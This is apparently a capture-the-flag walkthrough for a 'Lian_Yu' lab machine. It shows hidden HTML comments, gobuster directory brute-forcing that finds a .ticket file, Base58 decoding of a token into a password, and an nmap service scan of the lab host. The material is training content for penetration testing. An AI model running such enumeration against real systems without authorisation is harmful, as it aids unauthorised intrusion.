
You should find a way to **Lian_Yu** as we are planed. The Code Word is:

```
<!DOCTYPE html>
<html> scroll
  <head></head>
  <body>
    <style>…</style>
    <h1>Ohhh Noo, Don't Talk...............</h1>
    <p>…</p>
    <!--go!go!go!-->
    <p>…</p>
    <h2 style="color:white">vigilante</h2>
  </body>
</html>
```

```
element {
  color: white;
}
```




```
===============================================================
2020/11/12 03:15:28 Finished
===============================================================
root@ip-10-10-252-68:~# gobuster dir --url http://10.10.26.12/island -w '/root/Desktop/
Tools/wordlists/dirbuster/directory-list-2.3-medium.txt'
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.26.12/island
[+] Threads:        10
[+] Wordlist:       /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.t
xt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/11/12 03:24:31 Starting gobuster
===============================================================
/2100 (Status: 301)
===============================================================
2020/11/12 03:24:48 Finished
===============================================================
root@ip-10-10-252-68:~# 
```



How Oliver Queen finds his way to Lian_Yu?

```
<!DOCTYPE html>
<html> scroll
  <head></head>
  <body>
    <h1 align="center">How Oliver Queen finds his way to Lian_Yu?</h1>
    <p align="center"> ··· </p>
    <p>
      <!--you can avail your .ticket here but how?-->
    </p>
  </body>
</html>
```

```
root@ip-10-10-252-68:~# gobuster dir --url http://10.10.26.12/island/2100 -w '/root/Des
ktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt' -x .ticket
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.26.12/island/2100
[+] Threads:        10
[+] Wordlist:       /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.t
xt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     ticket
[+] Timeout:        10s
===============================================================
2020/11/12 03:26:34 Starting gobuster
===============================================================
/green_arrow.ticket (Status: 200)
Progress: 18995 / 220561 (8.61%)
```



```
This is just a token to get into Queen's Gambit(Ship)

RTy8yhBQdscX
```

From Base58

Alphabet
123456789ABCDEFGHJK …

☑ Remove non-alphabet chars


Input

```
RTy8yhBQdscX
```


Output

```
!#th3h00d
```


https://gchq.github.io/CyberChef/



```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-12 03:22 GMT
Nmap scan report for ip-10-10-26-12.eu-west-1.compute.internal (10.10.26.12)
Host is up (0.00048s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 3.0.2
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_  256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (EdDSA)
80/tcp  open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Purgatory
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          42284/tcp  status
|_  100024  1          55585/udp  status
MAC Address: 02:BA:9D:64:8E:BD (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
```

